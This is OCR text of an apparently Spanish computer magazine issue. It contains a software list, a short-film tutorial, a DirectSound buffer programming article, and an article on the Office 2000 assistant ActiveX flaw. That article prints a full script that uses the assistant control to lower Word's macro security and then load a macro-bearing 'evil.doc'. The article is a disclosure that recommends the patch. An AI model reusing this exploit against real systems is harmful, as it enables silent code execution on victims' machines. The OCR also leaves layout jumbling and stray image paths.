IMesh 2.0 Beta build 119: Sistema de intercambio de archivos de sonido e imagen con posibilidades avanzadas de prioridad.

NexENCODE Studio 3.02: Codificador gratuito de MP3 a CD audio y viceversa.

CD'n'Go! Suite 1.72: Extrae audio digital desde CDs pasándolo a MP3 e incluyendo ID Tags.

dBpowerAMP Music Converter (dMC) Release 2: Conversor de CD audio a MP3, WAV y WMA con soporte de ID tags

MPMP3 Most Powerful MP3 Manager 1.1.3: Potente administrador para tus archivos MP3.

■ **Drivers**

En esta sección, encontraréis *drivers* para los dispositivos de sonido de Creative Labs y

Clipo, el asistente tramposo

Un accesorio que más bien parece un lobo con piel de oveja

Adorado por unos y odiado por otros, el asistente que nos muestra la ayuda en las aplicaciones de Office 2000 es el responsable de un fallo de seguridad digno de un *iworm*.

Éste aparentemente inofensivo accesorio de Office que ayuda, o tortura, a muchos usuarios mientras realizan sus quehaceres diarios frente a esta *suite* ofimática, es más peligroso de lo que parece. Si lo examinamos detenidamente, veremos que no es otra cosa que un control ActiveX con mucho más dominio sobre nuestra máquina del que debiera.

Detengámonos por un momento en su funcionamiento. Si tenemos la paciencia suficiente como para tener disponible esta ayuda, veremos cómo, de vez en cuando, este pequeño dibujo animado nos sugiere métodos para realizar ciertas acciones (instalar componentes ausentes, por ejemplo), tras lo que nos da opción a ejecutarlas él mismo. Aceptando que sea Clipo quien nos haga el trabajo, éste toma el mando y ejecuta dichas instrucciones interactuando con Office. Esto implica que adquiere un control casi completo de la aplicación.

Junto a este comportamiento, hemos de ver bajo qué contexto se llama al asistente. Si nos fijamos bien, descubriremos que las ayudas que utiliza Office, y en especial las que llaman al *User Agent* (el asistente), no son otra cosa que páginas web. Ésta es, sin duda, la pista más representativa que ha llevado al descubrimiento del fallo que nos ocupa.

ActiveX, la eterna fuente de problemas

Los elementos ActiveX pueden ser manejados desde algún programa JavaScript o VBScript. Para ello, el objeto deberá existir en el sistema antes de ser invocado desde alguno de estos lenguajes de *scripting*. Si es así, en ocasiones, en aquellas páginas que hagan uso de algún ActiveX poco común, éste será descargado de forma automática. Si las opciones de seguridad de Internet Explorer son las apropiadas, el navegador pedirá confirmación antes de instalarlo en nuestro sistema, más aún si no ha sido firmado digitalmente por la empresa que lo ha desarrollado.

Sin embargo, si el objeto ya está instalado, en teoría cualquier página con el *script* adecuado podría hacer uso del mismo. Normalmente, esto no es algo recomendable ya que muchos pueden ser potencialmente peligrosos, al tener acceso a partes críticas de nuestro sistema. Por esta misma razón, es posible indicar, durante la creación del ActiveX, que éste no se pueda utilizar desde un *script*, algo que se denomina «marcar *not valid for scripting*». Obviamente, aquellos componentes que tengan acceso a partes, como nuestro sistema de ficheros, sin restricción alguna, deberían hacer uso de esta marca. No obstante, los de utilidad aparentemente trivial, como nuestro Clipo, no deberían preocuparnos demasiado. Y es aquí donde encontramos este pequeño fallo de diseño.

Demasiada integración

Como ya hemos visto es posible invocar al asistente desde una página web, de hecho es el propio Office el que lo utiliza de esta forma, lo que viene a decirnos que este ActiveX no impide su utilización desde un *script*. Si por un lado esto significa disponer de un ayudante invocable desde, virtualmente, cualquier punto del sistema, por el otro es una vulnerabilidad bastante importante.

```
<html>   <body>   <script>
var ua;
function setup()
{
        // Se crea el objeto UA (User Agent, Clipo)
        ua = new ActiveXObject("OUACtrl.OUACtrl.1");
        // Se asigna el UA a un objeto ppt
        ua.WndClass="OpusApp";
        ua.OfficeApp=0;
        // Verificamos que el UA tiene acceso a la aplicación
        return ua.IsAppRunning();
}
function disablemacroprotection()
{
        var ret;
        // Activamos la aplicación
        ua.AppActivate();
        // Mostramos el diálogo Seguridad de Macros
        ua.ShowDialog(0x0F2B);
        // Pulsa el botón Bajo
        ua.SelectTabSDM(0x13);
        // Pulsa el botón Ok
        ua.SelectTabSDM(1);
}
// Comienzo de ejecución del script
if(setup()) {
        //Se deshabilita la protección contra macros
        disablemacroprotection();
        //Se carga un documento doc con macros
        parent.frames["blank"].location="evil.doc";
}
</script>   </body>   </html>
```

Pongamos el ejemplo más habitual: estamos navegando por una página web y nos encontramos con un código similar al que ilustra el artículo. Éste se encarga de crear un objeto ActiveX, asignarlo a una instancia de Word 2000, previamente iniciado por IE al abrir de forma simultánea un archivo DOC vacío (como pista podemos decir que utiliza *frames* para ello) y hacer que el asistente realice una serie de acciones determinadas.

Examinando detenidamente estas acciones, constatamos que reduce las comprobaciones de seguridad del programa al mínimo, permitiendo la ejecución de las temidas macros de «.doc». Y es aquí donde comprometemos la seguridad del sistema, ya que inmediatamente se obliga a Internet Explorer a cargar un nuevo documento en Word, esta vez con la macro que queramos. Ésta puede ser un virus, o cualquier otra forma «maligna», ya que como hemos visto el usuario ni siquiera notará que la seguridad de Office 2000 ha sido eliminada.

Eliminar a Clipo

Existen varias formas de evitar que este clip haga de «ganzúa». La solución más inmediata es anular Active Scripting de todas las aplicaciones de Office 2000 así como de Internet Explorer. No obstante, para asegurarnos completamente, Microsoft dispone de un parche (*www.microsoft.com/technet/security/bulletin/ms00-034.asp*) que «tapará el agujero».

Se trata del mismo componente ActiveX con la opción *not valid for scripting*. Desgraciadamente, si la activamos, el *User Agent* dejará de estar operativo al 100%.

José Plana Mario

Cine en casa

Conoce los pasos a seguir para realizar un cortometraje

La propuesta de esta serie es arriesgada: ¡hacer cine en casa! Sin embargo, es un buen momento, pues tanto el cine con pocos medios como el cortometraje están de moda. En esta serie de tres artículos vamos a procurar dar unas claves básicas para aprender cómo hacer un «corto».

Con la cantidad de cámaras de vídeo que circulan por ahí, parece mentira que los únicos vídeos caseros que se ven en la televisión sean los de accidentes. Y más teniendo en cuenta que el español medio se pasa delante de la «caja tonta» más de tres horas al día. ¿Por qué si pasamos tanto tiempo contemplando productos audiovisuales, somos incapaces de producir uno de mínima calidad?

lan polvo en alguna esquina de la casa hasta que se avecina un cumpleaños o una vacaciones. ¡Que las cámaras de vídeo salgan del armario! Usémoslas. Hagamos experimentos. Desarrollemos nuestra imaginación y la de nuestros posibles espectadores.

El propósito de esta pequeña serie de tres artículos será dotarnos de unas bases



Las razones son múltiples, pero tal vez la principal es que la clave del lenguaje audiovisual consiste en pasar desapercibido. Es decir, en una película buena, nunca pensaremos que enfrente de los actores hay un enorme equipo técnico. Si se sabe hacer cine, el espectador sólo se preocupará por la historia.

Hay que tener en cuenta que el cine es un lenguaje, no un formato. Esta frase tan bonita no es mía, pero encierra una gran verdad. Hasta ahora el formato en el que se producía cine siempre había sido el celuloide. Pero esto está cambiando. De una parte la industria electrónica tiende a producir cámaras de vídeo de más alta resolución, acercándose al cine rápidamente. Por otra parte, hay películas que han utilizado el vídeo como formato de imagen. Por tanto, no debemos denigrar el poder de esas videocámaras que acumu-

mínimas que nos permitan afrontar la realización de una pequeña obra audiovisual de ficción. No pretendemos ahondar en el lenguaje del cine, en las últimas novedades en cuanto edición no lineal ni en las cualidades de las mejores cámaras disponibles. Sólo poner en manos del lector las herramientas mínimas creativas para llevar a cabo un pequeño cortometraje.

¿Qué es un cortometraje?

Un cortometraje es una obra audiovisual de corta duración (menos de 30 minutos). La definición es muy abierta, pero es que el concepto lo es. Un «corto» puede ser cualquier cosa, desde una animación a un drama, desde un documental a una entrevista. Abstractamente podríamos decir que es una sucesión de imágenes y sonidos simultáneos que pretenden provocar una reacción en el espectador. Es este uno de los puntos más complicados que tiene el lenguaje audiovisual. Están involucrados un montón de aspectos (imagen, sonido, actores) y en cuanto uno falle, se van al traste nuestras intenciones.

En una película, unos actores malos (o mal dirigidos), un micrófono asomándose en la parte de arriba del plano, un cambio de color extraño entre dos planos consecutivos nos sacan de la «realidad» en la que estábamos sumergidos y nos vuelve a colocar delante de una pantalla viendo una película. Porque lo que nadie duda es que el cine bien hecho nos sumerge en una especie de «realidad». ¿Quién no ha salido del cine de ver una película de época y se ha preguntado dónde ha dejado el caballo?

Así, lo primero que debemos entender es

que si vamos a hacer un cortometraje tenemos el control de todo lo que va a ver y a escuchar el espectador. Por tanto hay que crear una «realidad» para nuestro cortometraje. Nada de lo que ocurra en pantalla debe ser casual. No es casual que en la escena cumbre mientras los actores se besan haya una puesta de sol preciosa al fondo. Todo está pensado y calculado para crear una sensación. Y eso es lo que debemos determinar, qué sensación queremos transmitir al espectador en cada momento, preparando y combinando todos los elementos que intervienen en el proceso para que así sea.



¡Cualquier sitio es bueno para grabar un cortometraje!

¿Qué hace falta?

Técnicamente para hacer un cortometraje hacen falta varias cosas. Algo que capture imágenes, bien sea una cámara de vídeo o una webcam, incluso un escáner (si sólo necesitamos imágenes estáticas). Un equipo de edición donde podamos manipular nuestras imágenes: lo mejor es un ordenador lo más potente que nos permita nuestra economía con una tarjeta de edición de vídeo. Y ya sólo queda lo más importante, una idea.

Todo lo demás se puede suplir con imaginación. Algo muy importante es saber adaptar nuestra obra a nuestras circunstancias y medios, procurando evitar elementos complicados o que no controlamos. Por ejemplo, si practicamos artes marciales, es más sencillo hacer un «corto» de homenaje a Bruce Lee que uno en plan Guerra de las Galaxias. Aunque sólo sea porque nos será más fácil obtener actores: nuestros compañeros del gimnasio. Lo interesante es empezar por propuestas muy sencillas, para ir poco a poco acostumbrándonos a trabajar con la imagen, pero también para que sea más sencillo obtener los resultados deseados.

Entonces suponemos que tenemos (o ¡nos dejan!) el equipo necesario, una idea en la cabeza y ganas suficientes para plasmar esta idea en un «corto». ¿Cuál es el proceso? En la realización de una obra audiovisual hay tres fases muy diferenciadas, aunque muy relacionadas entre sí.

Las tres fases

La primera fase es la *pre-producción*, el equivalente a la preparación. En esta fase debemos preparar por escrito qué y cómo vamos a grabar, elegir los actores y localizaciones, ensayar las escenas y en definitiva tener todo preparado para empezar a rodar. Con este fin hay una serie de documentos estándar que toda la industria utiliza. Lo más común será que necesitemos saber qué queremos rodar (guión), cómo (guión técnico y *story-board*), qué necesitaremos (plan de trabajo), dónde (localizaciones), etc.

También es el momento de pedir permisos, ayudas y subvenciones si son necesarias. Es posiblemente la fase más larga y la más importante, pero también la más sencilla, pues no es necesario ningún equipamiento especial, a lo sumo un ordenador capaz de correr un procesador de texto, aunque lápiz y papel bastarán. Tener todo claro en la cabeza es básico para poder solucionar los problemas que se irán presentando en las siguientes fases. Porque si hay algo que es seguro, es que siempre va a haber complicaciones.

Las ventajas del formato Mini-DV respecto a formatos analógicos como el VHS son enormes.

La segunda fase es la producción, lo que llamamos rodaje o grabación (según se trate respectivamente de celuloide o de vídeo). En una producción profesional es la fase más cara, puesto que hay mucho material alquilado y un montón de gente trabajando, por tanto se procura que sea lo más corta posible. Afortunadamente para el amateur no es tan cara, pues la cámara o es nuestra o nos la prestan, los actores suelen ser amiguetes y las localizaciones gratuitas. Aun así, conviene no alargar la grabación más allá de lo estrictamente necesario.

La última fase es la post-producción, lo que comúnmente llamamos edición. Consiste en recopilar todo el material grabado y ordenarlo para formar la obra final. El material visual del que dispondremos será básicamente las imágenes grabadas con nuestra cámara, pero no tenemos por qué ceñirnos sólo a ellas. De hecho podemos incluso prescindir total o parcialmente de ellas, usando fotografías, dibujos, imágenes que grabemos de la televisión, generadas por ordenador, etc.

La gran ventaja de utilizar un ordenador en la post-producción es que es muy sencillo mezclar imágenes de distintas procedencias. Lo mismo ocurre con el material sonoro, que básicamente será el que haya registrado la cámara, pero no tenemos por qué limitarnos a éste. Podemos añadir locuciones, música, efectos, etc. La post-producción es la fase más vinculada al ordenador, pero lo que se pueda hacer depende mucho de lo que se haya grabado y preparado antes. Si todo está bien grabado, uno se puede dedicar a cons-

¿Qué es un plano?

La verdad es que en el mundo de la imagen en movimiento la palabra plano se usa para designar varias cosas diferentes. Así podemos distinguir:

Plano: Una de las posiciones en las que se coloca la cámara para captar la secuencia.

Plano de grabación o toma: Es el trozo de acción que se graba entre que le damos a grabar a la cámara y la paramos.

Plano de montaje: Son los trozos en los que se parten las tomas a la hora de editar.

Tamaño de plano: Es el campo que capta la cámara. Un plano más abierto nos muestra más elementos, mientras que un plano más cerrado se centra en los detalles.

truir una obra. Si hay fallos de grabación, la edición se convierte en un intento de arreglar lo que se grabó mal. Hay que preparar bien todo para tener las mejores posibilidades a la hora de editar.

Empezando a escribir: el guión

En este primer artículo nos vamos a centrar en la pre-producción. Si lo que pretendemos contar en nuestro cortometraje es una historia, lo primero que debemos hacer es escribirla. Esto es lo que se conoce como guión. El guión es el esqueleto de una obra cinematográfica y está separado en secuencias; cuenta lo que va pasando en la película, pero sin meterse en si la cámara está aquí o está allá. Es la historia del «corto» y nos servirá para saber dónde ocurre cada secuencia, qué sucede en ella y qué dice cada personaje.

Una secuencia es la mínima unidad narrativa, algo así como el mínimo trozo de historia completo. Ejemplos de secuencias típicas que hemos visto una y otra vez son una persecución de coches, cómo se prepara uno de los protagonistas para salir o la típica charla del jefe de policías a sus subordinados. La suma de las secuencias es lo que forma una película.

En los guiones las secuencias se numeran correlativamente y se suelen encabezar con el número de secuencia, el lugar en el que transcurren (localización), si es en interior o exterior y si es de día o de noche. En párrafos más amplios se comenta la acción y en el centro de la hoja se escribe el diálogo de los personajes. En el guión no tiene que haber ningún comentario sobre cómo se va a llevar a cabo la grabación. Se trata básicamente de describir las acciones que ocurren y escribir los diálogos de los personajes.

Afortunadamente existen un gran número de libros para aprender a escribir guiones. El próximo mes, en el CD ACTUAL, incluiremos el guión del cortometraje «La Mudanza», de Miguel Buttini, para que podáis leerlo, así como el cortometraje en formato AVI para que veáis el resultado.

¿Cómo contar una historia y que resulte interesante? Esto ya sí que es más complicado y no creo que este artículo vaya a dar la clave a nadie. El cine tiene un impedimento y es que es lineal, se ve de principio a fin (zapping y publicidad mediante). El espectador en un cine no puede rebobinar y volver a escuchar algo que no ha entendido bien. Por eso es importante que los asuntos clave queden claros. Si hay un elemento en medio de una película sin el cual no se entiende el resto y el espectador no capta ese elemento, ya no se entera de nada. Por otra parte, si se hace todo muy evidente no resulta nada divertido.

Otro aspecto a tener en cuenta es cómo se va dando la información al espectador. Por ejemplo, no es lo mismo ver una cena familiar si antes le hemos explicado al espectador que la mujer tiene un amante y planea matar a su marido, que si sabemos que el hijo ha tenido malas notas y tiene que decírselo a los padres. Por eso es importante controlar en cada momento qué sabe cada personaje y qué sabe el espectador.



El FireWire o I-Link sustituye las conexiones tradicionales en algunos formatos digitales de vídeo, como el DV y el DV-CAM.



Este es el rodaje de «Hongos», un cortometraje hecho en vídeo que ha obtenido multitud de premios el año 2000.

Un cortometraje puede ser cualquier cosa, desde una animación a un drama, desde un documental a una entrevista

En principio, para no aburrir ni que resulte extremadamente complicado, si lo que contamos es una historia simple, mejor procurar contarla de forma algo retorcida, evitando el orden normal de planteamiento, nudo y desenlace. Sin embargo, si vamos a contar una historia muy complicada, igual si la contamos de forma retorcida se complica todo en exceso. Esta es la clave del cine, qué se transmite y cómo.

Aquí no hay recetas mágicas, conviene analizar películas, no sólo verlas. Para aprender a escribir guiones hay que escribir muchos guiones, así que manos a la obra. Si el primero que escribamos no nos convence, pues escribimos otro, así hasta que demos con un guión que nos guste. Además, las ideas no tienen por qué ser enteramente nuestras, podemos usar una novela, un comic, otra película, una leyenda, una historia que nos cuente nuestro abuelo; todo vale para inspirarnos mientras estemos practicando.

El guión técnico

Supongamos que ya tenemos escrito un guión. Ahora hay que ver cómo trasladamos la historia que cuenta a una pantalla. Esto es lo que hacemos por escrito mediante el guión técnico y por dibujos con un *storyboard*. Hace falta plantear cada secuencia y lo mejor es analizar una película en un vídeo para poder retroceder y repetir las secuencias.

Observamos que en cualquier secuencia suele haber distintos puntos de vista. Por ejemplo, en una cena es muy posible que primero veamos toda la mesa desde un lado. Y luego es probable que veamos alternativamente a un personaje de frente y otro de espaldas. Es lo que se llama plano-contraplano. Conviene visionar la misma secuencia y cada vez fijarnos en un aspecto diferente, por ejemplo, qué ocurre, qué diálogos hay, cuántas posiciones diferentes de cámara, qué ocurre con el sonido.


Así que para planear una secuencia hay que saber dónde la vamos a grabar, qué es lo más importante y qué puntos de vista queremos tener a la hora de editar. Trataremos

Documentos

En el texto del artículo hemos tratado de explicar los distintos tipos de documentos que se manejan para hacer un cortometraje (o un película). Pero como una imagen vale más que mil palabras, vamos a mostrar un ejemplo: la secuencia número 23 del cortometraje *Jardines deshabitados*, de Pablo Malo Hernández.


Guión

Este es el formato clásico de guión cinematográfico. La amplia mayoría de la industria utiliza este formato.



Guión técnico

El guión técnico es más libre. No hay reglas fijas y cada director lo hace a su manera. En este caso podemos ver cómo a la izquierda numera los planos, cuatro, con los que piensa cubrir la secuencia. La siguiente información es el tamaño de plano; a continuación describe ligeramente la acción que transcurre, y finalmente hay espacio para un comentario.



Story-board


El *story-board* es algo muy personal. Cada *story* es de una forma y se procura dar la mayor cantidad de información visual posible.



de decidir cuántos planos de grabación diferentes queremos tomar de la secuencia. Las tomas que hagamos no tienen por qué ir completas y los planos de grabación se partirán en planos de montaje. Pero para que uno pueda elegir a la hora de montar, hay que grabar toda la acción desde diferentes posiciones. En el guión técnico también habría que especificar si va a haber movimientos de cámara o no.

Si te sientes un poco perdido, no te preocupes, trataremos estos aspectos de grabación en nuestro próximo artículo. Pero por ahora basta con entender que en el guión técnico tenemos que expresar en cada secuencia dónde se desarrolla, qué posición ocupan los actores y dónde va estar la cámara en cada plano.

Para ello cualquier cosa vale y, de hecho, así como existen normas para el formato de guión cinematográfico, para el guión técnico no hay normas fijas. Un dibujo de la secuencia, de los personajes que intervienen y de las posiciones de cámara puede ayudar. Evidentemente si los actores y/o la cámara se mueven se va complicando el asunto. En general es mejor mover los actores que la cámara. Sin equipamiento profesional es muy difícil mover la cámara y que no se note. Afortunadamente para el principiante, gracias al movimiento Dogma,



La ventaja de utilizar un ordenador en la post-producción es que es sencillo mezclar imágenes de distintas procedencias

está de moda mover mucho la cámara. Pero en principio cuanto menos se mueva mejor.

Resumiendo, en el guión técnico debemos especificar en cada secuencia cuántos planos diferentes queremos grabar. Y en cada plano explicar dónde está la cámara, si se mueve o no, qué encuadra y con qué tamaño de plano lo hace.

El *story-board*

El *story-board* es una de esas palabras técnicas que todo el mundo parece conocer. Será la influencia que ejercen los programas de «Como se hizo...» en la televisión. El *story-board* es la traducción a imágenes del guión técnico. Básicamente consiste en hacer un dibujo de cada plano de cada secuencia. Algunos son auténticas obras en sí mismos, y han sido generalmente realizados por dibujantes de comics con ayuda del director. La


En una cinta Mini-DV caben 60 minutos de vídeo en modo normal y 90 en modo LP.

misión fundamental del *story* es ser lo más visual posible.

Cuando vayamos a grabar el cortometraje, grabaremos al menos una toma de cada plano en la secuencia, es decir, grabaremos toda la acción desde distintos puntos de vista. Ni que decir tiene que la acción tiene que ser la misma cada vez, por tanto hay que tener muy bien ensayados tanto los diálogos como las posiciones y movimientos, pues cada vez que se repita la grabación desde un punto diferente, los actores deben realizar la misma acción.

Todo esto puede parecer muy complicado y de hecho lo es, pero no hay que dejarse intimidar. En la realidad todas estas labores se reparten entre distintas personas, pero en una producción aficionada, suele ser el director el que se encarga de todo. A la primera es muy difícil hacer una obra de arte, pero con perseverancia y con un trabajo continuado se puede llegar. Sólo hay que proponérselo.

Esta ha sido la preproducción, preparar qué se va a grabar, con qué actores, ensayar con ellos los diálogos y movimientos y tener claro cómo se va a grabar. Una vez tengamos todo esto listo, ya podemos aventurarnos en la siguiente fase: la producción. Pero esto ya va en la siguiente entrega.

Xavier Plágaro Mussard

Tiempo para el buffer canalizado

Cómo generar sonidos simultáneos sin duplicar recursos

Continuando con el funcionamiento de los *buffers*, en esta entrega veremos cómo manejar los canalizados. Al mismo tiempo, profundizaremos en la consulta y notificación, y veremos cómo implementar ambos casos.



Puesto que en el número anterior dejamos una par de temas pendientes, en concreto la pérdida de un *buffer* DirectSound y la duplicación de aquéllos estáticos, comenzamos estas páginas abarcándolos.

Duplicar un *buffer*

En el ejemplo incluido en el número de enero veíamos los pasos que eran necesarios para reproducir un sonido. Siguiéndolos es posible crear un sonido de forma secuencial, es decir, cuando el mismo *buffer* no puede ser difundido dos o más veces simultáneamente. Ante este pequeño inconveniente, nos podemos plantear como alternativa crear tantos *buffers* como deseemos reproducir simultáneamente, y volcar en ellos idéntico contenido. Sin embargo, este proceso conlleva un gasto de recursos que podría evitarse fácilmente.

La forma más sencilla de exponer este ejemplo es, sin duda, la propagación del disparo de una arma en un videojuego. Evidentemente, si lanzamos el sonido a cada disparo y tiramos rápidamente, cada uno deberá sonar independientemente de que el audio anterior haya o no finalizado.

DirectSound pone a nuestro alcance un método que nos permitirá disponer del contenido de dichos *buffers* sin duplicar su capacidad, o dicho de una manera más técnica, obtener instancias de distintos objetos *DirectSoundBuffer* dado un *buffer* ya creado. De este modo, podremos manejar dichos objetos de forma autónoma sin replicar la información relativa al sonido (ver Código 1).

La opción *DuplicateSoundBuffer* de la interfaz *IDirectSound* nos facilita llevar a cabo dicha operación. Tan sólo será necesario pasarle dos punteros: el primero de ellos será el correspondiente a la dirección del *buffer* que deseamos duplicar; mientras que el segundo se refiere a la dirección de memoria donde se generará el nuevo *buffer*, asociado al de sonido.

El estado

Uno de los puntos a tener en cuenta es que es preciso que nuestra aplicación controle el estado de los *buffers*. Podría ocurrir que otra tome el mando sobre el dispositivo de sonido, por lo que debemos estar preparados para actuar en consecuencia.

Cuando se efectúa una llamada al método *Play*, se pueden obtener distintos tipos de errores, entre ellos hay uno al que debemos prestar más atención: *DSERR_BUFFERLOST*. El fenómeno que acabamos de describir provoca este error y ante él debemos invocar al método *Restore* de la interfaz *IDirectSoundBuffer*. Ésta se encargará de restaurar las zonas de memoria que anteriormente empleaba el *buffer* perdido. No obstante, es responsabilidad nuestra restaurar el contenido (de idéntica forma a

Códigos 1 / 2 / 3

Código 1

```
HRESULT IDirectSound::DuplicateSoundBuffer (
   LPDIRECTSOUNDBUFFER          lpDsbOriginal,
   LPLPDIRECTSOUNDBUFFER     lplpDsbDuplicate);
```

Código 2

```
HRESULT IDirectSoundBuffer::GetStatus (LPDWORD lpdwStatus)
```

Código 3

```
HRESULT IDirectSoundNotify::SetNotificationPositions(
      LPDWORD            cPositionNotifies,
      LPCDSBPOSITIONNOTIFY   lpcPositionNotifies);
```

lo que ocurría con las superficies *DirectDraw*).

Adicionalmente, es posible que deseemos conocer el estado en el que se encuentra nuestro *buffer*. Para ello, podremos recurrir al método *GetStatus*, de la interfaz *IDirectSoundBuffer* (ver Código 2).

El parámetro de entrada de dicha función es la dirección de memoria. En ella se almacenará el estado del *buffer*, que vendrá descrito por la combinación de las siguientes seis banderas. Si la *DSBSTATUS_BUFFERLOST* está activa, DirectSound ha perdido el *buffer* (será nuestra responsabilidad restaurarlo antes de intentar trabajar con él). *DSBSTATUS_LOOPING* indicará que el *buffer* está sonando indefinidamente (cuando termina vuelve a comenzar). Si además está siendo reproducido en el momento de llamar a la función, comprobaremos que la bandera *DSBSTATUS_PLAYING* estará activa. Si se reproduce por software, obtendremos *DSBSTATUS_LOCSOFTWARE*, mientras que si lo hace por hardware será *DSBSTATUS_LOCHARDWARE*. Finalmente, disponemos de la bandera *DSBSTATUS_TERMINATED* que estará funcionando cuando la reproducción haya terminado de forma prematura.

Es posible disponer del contenido de los *buffers* DirectSound sin replicar la informática relativa al sonido

Buffers canalizados

Lo primero que debemos tener claro antes de empezar a manejar *buffers* canalizados es la forma de crear uno concreto. Para desarrollarlo, es necesario definir sus características en una estructura de tipo *DSBUFFERDESC*. Si además se trata de uno canalizado debe cumplir tres requisitos. El primero de ellos es que, por supuesto, no debemos emplear la bandera *DSBCAPS_STATIC*. En segundo lugar y directamente relacionado con este punto, hay que tener en cuenta que se debe utilizar la correspondiente a *DSBCAPS_GLOBALFOCUS*. El último es que será absolutamente necesario disponer de información exacta de su posición de reproducción, por lo tanto, cuando deseemos crear uno canalizado, dispondremos de la bandera *DSBCAPS_GETCURRENTPOSITION2*.

Como ya hemos visto, es preciso emplear este tipo de *buffers* en aquellas ocasiones en las que el tamaño del que deseamos reproducir es superior al del *buffer* disponible. Sin embargo, no debemos crear uno con un tiempo de reproducción insignifi-

Códigos 4 / 5 / 6

Código 4

```
typedef struct {
    DWORD    dwOffset;
    HANDLE   hEventNotify;
} DSBPOSITIONNOTIFY, *LPDSBPOSITIONNOTIFY;

typedef const DSBPOSITIONNOTIFY *LPCDSBPOSITIONNOTIFY;
```

Código 5


```
  if
(((PosBuffer>=MitadBuffer)&&(UltimaPosPlayed<MitadBuffer))|
|
   (PosBuffer<UltimaPosPlayed))
  {
    if (PosBuffer>=MitadBuffer) Comienzo=0;
    else Comienzo=MitadBuffer;
    pDSBuffer->Lock (Comienzo, MitadBuffer, &Datos,
                     &BytesBloqueados, NULL, NULL, 0);
    LeeWAV(hmmio,BytesBloqueados,(BYTE *)Datos,
           ckeckIn, &BytesLeidos);
    if (BytesLeidos<BytesBloqueados)
    {
      LeeWAV(hmmio,BytesBloqueados-BytesLeidos,
             (BYTE *)Datos+BytesLeidos,
             ckeckIn, &BytesLedios);
    }
    pDSBuffer->Unlock(Datos,BytesBloqueados,NULL,0);
  }
  UltimaPosPlayed=PosBuffer;
```

Código 6


```
HANDLE              hMatrizEventos[4];
DSBPOSITIONNOTIFY   dsbMatrizEventos[4];
int                 iCnt;

for (iCnt=0;iCnt<3;iCnt++)
  hMatrizEventos[iCnt]=CreateEvent (NULL,FALSE,FALSE,NULL);

dsbMatrizEventos[0].dwOffset = dscbDesc.dwBufferBytes/2;
dsbMatrizEventos[0].dwNotify = hMatrizEventos[0];
dsbMatrizEventos[1].dwOffset = dscbDesc.dwBufferBytes;
dsbMatrizEventos[1].dwNotify = hMatrizEventos[1];
dsbMatrizEventos[2].dwOffset = DSBPN_OFFSETSTOP;
dsbMatrizEventos[2].dwNotify = hMatrizEventos[2];
```



Este es el ejemplo incluido en CD ACTUAL.




Representación de la función *WaitForMultipleObjects* de la API de Windows.

cante: dos segundos puede ser el intervalo de tiempo adecuado. Hay que pensar que dicho *buffer* no va a rellenarse con las muestras correctas y que puede tener información no deseada. Así pues, se puede rellenar de ceros.

El siguiente punto a considerar es el método a emplear para sincronizar los datos a reproducir y el avance del cursor de reproducción. Tal operación se puede realizar de dos formas diferentes: consultando periódicamente la posición de reproducción, o bien recurrir a la interfaz *IDirectSoundNotify*, que dispone de un único método, de nombre *SetNotificationPositions* (ver Código 3).

Este método nos permitirá asignar un suceso a una o varias posiciones de un *buffer*. Cada uno de dichos sucesos deberá asociarse a una estructura de tipo *DSBPOSITIONNOTIFY* (ver Código 4).

